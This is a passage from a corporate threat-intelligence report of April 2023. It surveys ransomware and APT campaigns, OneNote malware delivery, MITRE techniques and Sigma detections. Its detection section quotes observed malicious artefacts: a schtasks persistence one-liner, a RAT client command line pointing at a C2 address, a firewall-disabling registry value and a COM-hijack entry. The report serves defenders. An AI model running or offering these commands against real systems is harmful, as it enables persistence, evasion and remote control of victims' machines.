We traced campaign activity to a node operating out of Crimea and determined that it has been active since at least spring 2022.

Blind Eagle Targets Colombia's Judiciary, Financial, Public, and Law Enforcement

In late February 2023, the BlackBerry Threat Research and Intelligence team witnessed a new campaign that is attributed with a moderate degree of confidence to the South American threat group Blind Eagle (APT-C-36[42]). Blind Eagle has been active since 2019, targeting industries in Colombia, Ecuador, Chile, and Spain.

The campaign's overall goal was to drop and deploy AsyncRAT commodity malware. The group impersonates different government organizations, notably tax agencies. The initial attack often begins when a victim falls for a creditable phishing link that begins an elaborate multipart execution chain.

During Blind Eagle's campaigns, the content delivery network of the popular social platform Discord was abused to host malware (Discord features have been weaponized by many threat actors and cyber crime groups).

THE INITIAL ATTACK OFTEN BEGINS WHEN A VICTIM FALLS FOR A CREDITABLE

PHISHING

LINK THAT BEGINS AN ELABORATE MULTIPART EXECUTION CHAIN.

OTHER NOTABLE ATTACKS

BlackCat Gang Targets Irish University

In early February 2023, the BlackCat (aka ALPHV) ransomware gang launched a cyberattack against Munster Technological University, a college of approximately 18,000 students with campuses in Cork and Kerry in Ireland. Using an unknown infection vector, the group breached and encrypted systems[43] in four out of six of the college's campuses. Shortly afterwards, approximately 6GB of data that was allegedly stolen in the attack appeared on the group's dark web leak site.

LockBit

During the reporting period, LockBit was most active RaaS provider—in January alone, 50 of 165 known ransomware attacks[44] were attributable to LockBit. Notable attacks include the following:

DECEMBER 2022

On December 18, 2022, the group attacked the Hospital for Sick Children (aka SickKids.) Two weeks after the attack, LockBit claimed that a member broke their rules by attacking a healthcare institution, apologized, and released a free decryptor. During those two weeks, patient lab work and imaging were delayed, phone lines were disabled, and the staff payroll system was shut down.

DECEMBER 2022

On December 25, 2022, the group launched an attack against the Port of Lisbon Administration (APL), which is one of Portugal's largest ports.

JANUARY 2023

On January 27, 2023, researchers[45] shared information about a new variant named LockBit Green. Shortly after, other researchers determined that the new variant uses Conti-based leaked source code.

FEBRUARY 2023

In early February, the ransomware group claimed to be behind an attack on the Royal Mail (the British multinational postal service) and stated that the data would be published on their leak site. The leak site went live on February 23, 2023, and the data was still publicly available as of late March 2023.

Abuse of Microsoft OneNote

In the past, threat actors frequently distributed Microsoft® Office documents containing infected macros that executed automatically when the victim opened the document. In mid-2022, Microsoft disabled the automatic execution of Office macros, making these attacks less successful. As a result, threat actors looked for new ways to exploit the popular workplace software.

This reporting period has seen a surge in the use of Microsoft® OneNote attachments[46] (a digital note-taking application in the Office 365® suite) to distribute malware and ransomware. Attackers add OneNote attachments that contain payloads such as Windows executables, batch files, Visual Basic scripts, or HTML application files to phishing and mal-spam campaigns.

When a victim opens a malicious OneNote attachment, the next stage of the infection occurs, which is frequently downloading and deploying common commodity malware. Threat actors known to abuse OneNote attachments include Agent Tesla, AsyncRAT, IcedID, FormBook, RemcosRAT, RedLine, Qakbot, and more.

COMMON MITRE TECHNIQUES

The BlackBerry Threat Research and Intelligence team maps intrusions and malware mapped to MITRE ATT&CK® tactics and techniques. The following table contains the top 20 techniques identified during this reporting period. A full list of MITRE techniques is available in the BlackBerry Threat Research and Intelligence public GitHub.

Technique Name	Technique ID	Tactic
System Information Discovery	T1082	Discovery
Process Injection	T1055	Defense Evasion
Virtualization / Sandbox Evasion	T1497	Defense Evasion
Security Software Discovery	T1518.001	Discovery
Masquerading	T1036	Defense Evasion
Remote System Discovery	T1018	Discovery
Application Layer Protocol	T1071	Command and Control
File and Directory Discovery	T1083	Discovery
Non-Application Layer Protocol	T1095	Command and Control
Process Discovery	T1057	Discovery
DLL Side-Loading	T1574.002	Persistence
Command and Scripting Interpreter	T1059	Execution
Input Capture	T1056	Collection
Software Packing	T1027.002	Defense Evasion
Disable or Modify Tools	T1562.001	Defense Evasion
Rundll32	T1218.011	Defense Evasion
Encrypted Channel	T1573	Command and Control
Obfuscated Files or Information	T1027	Defense Evasion
Registry Run Keys / Startup Folder	T1547.001	Persistence
Application Window Discovery	T1010	Discovery

The top three most popular techniques remain the same as in the previous reporting period, reinforcing the need to develop detection mechanisms for these common types of attacks.

A complete list of countermeasures for all techniques is located on our public GitHub.

DETECTION TECHNIQUES

The BlackBerry Threat Research and Intelligence team performs in-depth analysis of every intrusion to glean information about OS activity including file events and changes to registry keys, processes, permissions, executables, scheduled tasks, services, and any other element.

The team mapped all behaviors of samples that Cylance Endpoint Security solutions stopped to publicly available Sigma rules[47]. Figure 6 shows the top ten Sigma rules activated during sample runs during this reporting period, followed by a description of each Sigma rule and the associated MITRE ATT&CK techniques and tactics.

TOP 10 SIGMA RULES DETECTING THREAT BEHAVIORS




Figure 6: Top ten Sigma rules detected in the behaviors analyzed for this report.

Sigma Rule	Description	MITRE ATT&CK Technique	MITRE ATT&CK Tactic
Creation of an Executable by an Executable	Detects the creation of an executable by another executable	Develop Capabilities: Malware - T1587.001	Resource Development
Wow6432Node CurrentVersion Autorun Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001	Persistence
Process Creation Using Sysnative Folder	Detects process creation events that use the Sysnative folder (common for Cobalt Strike spawns)	Process Injection - T1055	Defense Evasion
User with Privileges Logon	Detects a user logon with special groups or privileges similar to administrator groups or privileges	Valid Accounts - T1078	Privilege Escalation
Process Start from Suspicious Folder	Detects process starts in unusual and rarely used directories	User Execution - T1204	Execution
CurrentVersion Autorun Keys Modification	Detects modification of autostart extensibility point (ASEP) in registry	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001	Persistence
Disable Microsoft Defender Firewall via Registry	Detects disabling or modification of system firewalls to bypass controls limiting network usage	Impair Defenses: Disable or Modify System Firewall - T1562.004	Defense Evasion
PowerShell Create Scheduled Task	Detects possible abuse of the Windows Task Scheduler to schedule initial or recurring execution of malicious code	Scheduled Task /Job: Scheduled Task - T1053.005	Persistence
Suspicious Call by Ordinal	Detects suspicious calls of DLLs in rundll32.dll exports by ordinal value	System Binary Proxy Execution: Rundll32 - T1218.011	Defense Evasion
Stop Windows Service	Detects a Windows service to be stopped	Service Stop - T1489	Impact

Sigma Rule: Creation of an Executable by an Executable

Related to Sysmon Event ID 11 FileCreate, this attack consists of the creation of a .exe file by another .exe file. Some of the paths where the binaries were created observed were the following:

```
> C:\Users\<user>\AppData\Local\Temp\

> C:\Users\<user>\Desktop\

> C:\Users\<user>\Downloads\

> C:\<custom_path>\

> C:\ProgramData\
```

Sigma Rule: Wow6432Node CurrentVersion Autorun Keys Modification

Related to Sysmon Event ID 13 Registry Value Set, this attack includes the modification of an autostart extensibility point (ASEP) in the registry. The main autorun registry keys are the following:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

The autorun keys may be created with names that are similar to existing Windows items. Examples include the following:

- Windows Settings
- Microsoft Windows Driver
- Explorer
- Host Process for Windows Services

Depending on the type of intrusion (e.g., the execution of a binary on a specific path or a script in the AppData folder) the registry key values may differ.

Sigma Rule: Disable Microsoft Defender Firewall via Registry

Related to Sysmon Event ID 13 Registry Value Set, these attacks modify the registry to disable Microsoft Windows Defender using tools such as PowerShell, reg.exe, or API Calls. To achieve this, threat actors modify the next registry key with a specific value. For example:

```
>HKLM\System\CurrentControlSet\Services\
SharedAccess\Parameters\FirewallPolicy\
DomainProfile\EnableFirewall

> DWORD (0x00000000)
```

Additional Threat Behaviors

During this reporting period, we identified additional behaviors in the samples used by threat actors.

Process: cmd.exe

This threat behavior uses cmd.exe to spawn seven different subprocesses in the same infection.

- sc.exe (spawned twice to start and to query)
- ping.exe
- findstr.exe
- schtasks.exe (spawned three times to remove, to create, and to run)

The following is an example of malicious code that exploits cmd.exe.

```
> cmd /c start /b sc start Schedule&ping
localhost&sc query Schedule|findstr
RUNNING&&(schtasks /delete /TN Ddrivers
/f&schtasks /create /ru system /sc MINUTE /
mo 50 /ST 07:00:00 /TN Ddrivers /tr \”cmd.exe
/c c:\\windows\\SysWOW64\\drivers\\svchost.
exe\”&schtasks /run /TN Ddrivers).
```

Process: cvtres.exe

This threat behavior uses RAT clients to establish connections to servers. The following is an example of malicious code that exploits cvtres.exe:

```
> \”C:\\Windows\\Microsoft.NET\\Framework\\
v4.0.30319\\cvtres.exe\” HiddenEyeZ_Client
191.101.30[.]201 8880 NmWblLaOd
```

Process: AutoIt3.exe

This threat behavior uses AutoIt3.exe (a component of the AutoIt v3 scripting language) to execute scripts with malicious objectives. For example, we have observed AutoIt scripts (which commonly use the .au3 extension) that attempt to achieve persistence through COM hijacking (replacing a reference to a legitimate system component with a reference to malicious code). Threat actors use COM hijacking to create new entries with malicious DLLs that will be executed later during their operation. For example:

```
> registry SetValue

> HKCR\\CLSID\\{0EE7644B-1BAD-48B1-9889-
0281C206EB85}\\InprocServer32\\(Default)

> C:\\Users\\<user>\\AppData\\Local\\Temp\\
JSAMSIProvider64.dll
```

THREAT ACTORS USE COM HIJACKING TO CREATE NEW ENTRIES WITH MALICIOUS DLLS THAT WILL BE EXECUTED LATER DURING THEIR OPERATION.

FORECASTS

Each edition of the Global Threat Intelligence Report includes the BlackBerry Threat Research and Intelligence team's forecasts for the next twelve months. Starting with this report, we will include an analysis of prior forecasts as well as new and updated predictions based on the current reporting period.

REVISITING OUR FORECASTS

Many of our forecasts from the previous report were accurate during this reporting period.

Our Forecast:

A key characteristic of Russia's invasion of Ukraine has included cyberattacks against Ukrainian military and civilian infrastructure. If hostilities continue, we are likely to see this pattern of targeted cyberattacks repeated.

Outcome:

As the conflict in Ukraine continues, assaults against the region's digital and physical critical infrastructure continue as well. In a November 2022 meeting[48] with EU energy ministers, the Ukrainian Energy Minister German Galushchenko suggested that large portions of civilian infrastructure had been damaged or destroyed and that attacks have not ceased.

Our Forecast:

Ransomware operations including attacks targeting hospitals and medical organizations will continue, especially in countries that support or provide funding to Ukraine.

Outcome:

Ransomware attacks continued this quarter although motives other than financial are unclear. The prominent LockBit ransomware group was active this reporting period and may have attacked a total of more than 1,500 victims. The group has no apparent qualms about targeting health and medical organizations, and victims included U.S.-based healthcare providers.

Attacks by BlackCat ransomware operators have also increased, targeting mostly U.S.-based victims. Furthermore, ESXiArg ransomware affecting hundreds of vulnerable unpatched systems was a cause for concern during this reporting period.

Our Forecast:

Cyberattacks on critical infrastructure will continue. AI may be increasingly used not only for attack automation, but also to develop advanced deepfake attacks.

Outcome:

Critical infrastructure will always be a target for both financially and politically motivated threat actors, and the use of deepfakes in the overall threat landscape has gained significant traction. The BlackBerry Threat Research and Intelligence team has observed complex cryptocurrency scams that leverage deepfakes and similar ploys to promote cracked software that has been laced with malware.

NEW AND UPDATED FORECASTS

Our forecasts for the next twelve months are provided below.

Continued Increase in Cyberattacks Against Ukraine

As the conflict continues, cyberattacks against Ukraine will continue as well. The Ukrainian State Cyber Protection Center reported an almost threefold increase in cyberattacks[49] throughout 2022 over the prior year, with a significant 26 percent increase[50] in attacks originating from Russian-based IP addresses.

In January 2023, ESET documented a new malware wiper dubbed SwiftSlicer, which is attributed to the infamous Sandworm Group. This Golang-compiled malware was the latest in a long line[51] of wipers and destroys data when deployed on a target network.

Because cyberattacks are a well-documented[52] element of Russian military campaigns, attacks against Ukraine are likely to continue.

Abuse of ChatGPT by Cyber Criminals

The interactive AI chatbot ChatGPT[53] was released worldwide in November 2022. The first reports[54] of cyber criminals testing and discussing its potential for use in fraud and creating basic malware strains began in December 2022. In January 2023, researchers[55] demonstrated that ChatGPT could help write complex malicious code with polymorphic capabilities.

As AI-powered bots like ChatGPT become more advanced and more common, their capabilities will inevitably be abused for malicious purposes. Defending against these growing threats requires prevention and detection capabilities as well as effective threat intelligence.

Supply Chain Attacks Will Remain a Threat

Commodity malware attacks on the manufacturing and healthcare industries dominated our telemetry in this reporting period. These commodity information stealers were used as a tool for data theft and for obtaining access credentials to facilitate network intrusions. This type of access is frequently sold through IAB services, and infostealer logs are often sold on underground marketplaces. In many instances, successful breaches led to follow-on attacks such as ransomware deployment that amplify the impact of the initial intrusion.

Despite increased security efforts, cyberattacks targeting supply-chain partners will remain a significant threat over the next three months. While all industries are at risk of supply chain attacks, manufacturing is a particularly attractive target for financially motivated threat actors and state-sponsored actors because of their financial assets, patents, and other intellectual property.

Recent ransomware attacks that targeted automotive industry supply chains demonstrate the potential impact of these attacks on the manufacturing industry as a whole. Supply-chain disruptions affect not only the targeted company but all other organizations and systems in the industry value chain.

We expect that supply chain attacks will continue, as will the use of IABs to facilitate ransomware deployment.

CONCLUSION

The first months of 2023 introduced significant new threats as well as increasing deployment of known threats. Affordable RaaS and MaaS continue to make it easy for novices to become threat actors. At the same time, the number of previously unseen malware samples increased by 50 percent over the previous reporting period. Techniques like SEO poisoning are becoming widespread, and the release of ChatGPT marks a milestone advancing the threat of AI-generated malware. Across every industry and every kind of technology, the threat landscape is expanding faster than ever. Key takeaways and lessons learned this reporting period include the following:

- The increase in digitized healthcare highlights the urgent need for healthcare providers to secure their devices and protect patient data. Outdated and nonsecure infrastructure create vulnerabilities, and new technologies can introduce risks that require additional security measures. As digitization grows, the healthcare industry—including device manufacturers, software and network solution providers, and healthcare providers—must prioritize cybersecurity throughout their infrastructure to meet regulatory requirements and safeguard patient data.
- Available at a range of price points including low-cost and free options, commodity malware is experiencing explosive growth, enabling threat actors of all sizes to launch successful attacks without requiring technical sophistication. As a result, industries everywhere are being targeted by powerful commodity malware that can steal data, create backdoors, and enable extortion schemes. Because commodity malware is widely used by different APT groups[56], it's increasingly difficult to attribute specific campaigns or incidents to particular threat actors. Defenders must remain vigilant and ensure that a proper tracking and monitoring framework that addresses all commonplace commodity malware families is in place. Coupling this framework with appropriate layered defensive mechanisms will ensure maximum protection for organizations.
- Customers in the worldwide financial, healthcare, and food and staples retail industries were most targeted this reporting period. These industries provide essential services, and any failure in their ecosystems can lead to serious consequences that reverberate not only locally but also throughout the region, the country, or the world. Increasing digital transformation and interconnectedness within and among industry verticals raises risks even higher.

In this rapidly changing environment, defending your organization against malware and cyberattacks requires both of the following:

- Advanced AI-based detection and response that has been proven to recognize and proactively block known and unknown threats.
- In-depth and accurate intelligence about the ways that threat actors are targeting your industry, the tools that they use, and their possible motivations. This contextual, anticipative, and actionable cyber threat intelligence can help reduce the impact of threats on your organization.

BlackBerry delivers comprehensive cybersecurity that includes AI-based detection and response and cyber threat intelligence. Based on telemetry from our AI-driven solutions and complemented by other public and private intelligence sources, the global BlackBerry Threat Research and Intelligence team provides actionable insights about attacks, threat actors, and malicious campaigns that supports informed decisions and prompt actions that help eliminate business disruption.

RESOURCES

The following BlackBerry resources are currently available.

PUBLIC INDICATORS OF COMPROMISE

The BlackBerry Threat Research and Intelligence team publishes the public indicators of compromise (IoCs) related to analyzed campaigns in our public GitHub repository. All IoCs and other actionable information mentioned in our threat reports, blogs, and white papers (such as YARA or Sigma rules) can be found in the BlackBerry Threat Research and Intelligence public GitHub.

PUBLIC RULES

The BlackBerry Threat Research and Intelligence team has authored YARA rules to identify many of the threats discussed in this document. Our YARA rules are publicly available.

COMMON MITRE TECHNIQUES

The BlackBerry Threat Research and Intelligence team relies on multiple MITRE techniques, event analysis, and telemetry to analyze threats. A full list of MITRE techniques is located in the MITRE ATT&CK Navigator Layer of this document.

MITRE D3FEND COUNTERMEASURES

A complete list of attack techniques and associated countermeasures is located in the Blogs and Reports section of our GitHub repository.

ALL IOCS

MENTIONED CAN BE FOUND IN THE BLACKBERRY THREAT RESEARCH AND INTELLIGENCE PUBLIC GITHUB.

REFERENCES

1 https://intel471.com/blog/privateloader-malware

2 https://www.darkreading.com/risk/breaking-down-the-propagate-code-injection-attack

3 https://www.semrush.com/blog/black-hat-seo/

4 https://www.bleepingcomputer.com/news/security/raccoon-stealer-is-back-with-a-new-version-to-steal-your-passwords/

5 https://attack.mitre.org/groups/G0127/

6 https://securityboulevard.com/2021/11/threat-analysis-report-from-shatak-emails-to-the-conti-ransomware/

7 https://cert.gov.ua/article/405538

8 https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp

9 https://www.proofpoint.com/us/blog/threat-insight/charting-ta2541s-flight

10 https://www.trendmicro.com/en_us/research/22/l/conti-team-one-splinter-group-resurfaces-as-royal-ransomware-wit.html

11 https://cybernews.com/news/silverstone-formula-one-ransomware/

12 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34527

13 https://www.ic3.gov/Media/News/2022/220420.pdf

14 https://www.developer.com/news/90-of-the-public-cloud-runs-on-linux/

15 https://www.interpol.int/en/Crimes/Cybercrime/Cryptojacking

16 https://blogs.juniper.net/en-us/threat-research/dota3-is-your-internet-of-things-device-moonlighting

17 https://github.com/xmrig/xmrig

18 https://therecord.media/sysrv-a-new-crypto-mining-botnet-is-silently-growing-in-the-shadows

19 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-35914

20 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034

21 https://www.pwc.com/us/en/industries/health-industries/library/healthcare-trends.html#content-free-2-cbba

22 https://www.hhs.gov/sites/default/files/the-return-of-emotet.pdf

23 https://go.recordedfuture.com/hubfs/reports/cta-2022-0802.pdf

24 https://www.hhs.gov/sites/default/files/royal-blackcat-ransomware-tlpclear.pdf

25 https://www.pcrisk.com/removal-guides/22190-mallox-ransomware

26 https://community.riskiq.com/article/d8b749f2

27 https://malpedia.caad.fkie.fraunhofer.de/actor/toddycat

28 https://blog.cyble.com/2023/03/21/notorious-sidecopy-apt-group-sets-sights-on-indias-drdo/

29 https://www.mandiant.com/resources/blog/china-nexus-espionage-southeast-asia

30 https://www.bleepingcomputer.com/news/security/a10-networks-confirms-data-breach-after-play-ransomware-attack/

31 https://www.trendmicro.com/en_us/research/23/a/vice-society-ransomware-group-targets-manufacturing-companies.html

32 https://www.cbc.ca/news/politics/ukraine-energy-minister-interview-rbl-1.6759503

33 https://www.weforum.org/agenda/2022/10/europe-is-energy-sector-resilience-cyber-risk/

34 https://www.scmagazine.com/brief/ransomware/encino-energy-claims-no-impact-from-alphv-ransomware-attack

35 https://www.bleepingcomputer.com/news/security/colombian-energy-supplier-epm-hit-by-blackcat-ransomware-attack/

36 https://www.politico.com/news/2023/02/14/russia-malware-electric-gas-facilities-00082675

37 https://www.intezer.com/blog/malware-analysis/teamtnt-cryptomining-explosion/

38 https://www.bleepingcomputer.com/news/security/new-esxiargs-ransomware-version-prevents-vmware-esxi-recovery/

39 https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/

40 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21974

41 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

42 https://attack.mitre.org/groups/G0099/

43 https://therecord.media/alphv-blackcat-posted-data-ireland-munster-technical-university/

44 https://siliconangle.com/2023/02/27/lockbit-3-0-remains-active-threat-actor-ransomware-attacks-drop-january/)

45 https://twitter.com/vxunderground/status/1618885718839001091?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1618885718839001091%7Ctwgr%5E17f722ab4987b5ab09fa407c10ae2ec4a25bb4ee%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fheimdalsecurity.com%2Fblog%2Flockbit-uses-conti-based-encryptor%2F

46 https://inquest.net/blog/2023/02/27/youve-got-malware-rise-threat-actors-using-microsoft-onenote-malicious-campaigns

47 https://github.com/SigmaHQ/sigma

48 https://www.kmu.gov.ua/en/news/german-galushchenko-vistupiv-na-nadzvichajnomu-zasidanni-ministriv-energetiki-yes

49 https://cip.gov.ua/en/news/u-2022-roci-kilkist-zareyestrovanikh-kiberincidentiv-virosla-maizhe-vtrichi-zvit

50 https://cert.gov.ua/article/3718487

51 https://www.welivesecurity.com/2023/02/24/year-wiper-attacks-ukraine/

52 https://blog.google/threat-analysis-group/fog-of-war-how-the-ukraine-conflict-transformed-the-cyber-threat-landscape/

53 https://openai.com/blog/chatgpt

54 https://research.checkpoint.com/2023/opwnai-cybercriminals-starting-to-use-chatgpt/

55 https://www.cyberark.com/resources/threat-research-blog/chatting-our-way-into-creating-a-polymorphic-malware

56 https://threatpost.com/apt-commodity-rats-microsoft-bug/175601/

BlackBerry | Cybersecurity

About BlackBerry: BlackBerry (NYSE: BB; TSX: BB) provides intelligent security software and services to enterprises and governments around the world. The company secures more than 500M endpoints including over 215M vehicles. Based in Waterloo, Ontario, the company leverages AI and machine learning to deliver innovative solutions in the areas of cybersecurity, safety and data privacy solutions, and is a leader in the areas of endpoint security, endpoint management, encryption, and embedded systems. BlackBerry's vision is clear - to secure a connected future you can trust.

For more information, visit ***BlackBerry.com*** *and follow* ***@BlackBerry.***

Disclaimer: The information contained in this report is intended for educational purposes only. BlackBerry does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our research analysts and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information to their private and professional lives. BlackBerry does not condone any malicious use or misuse of the information presented in this report.

April 2023 Edition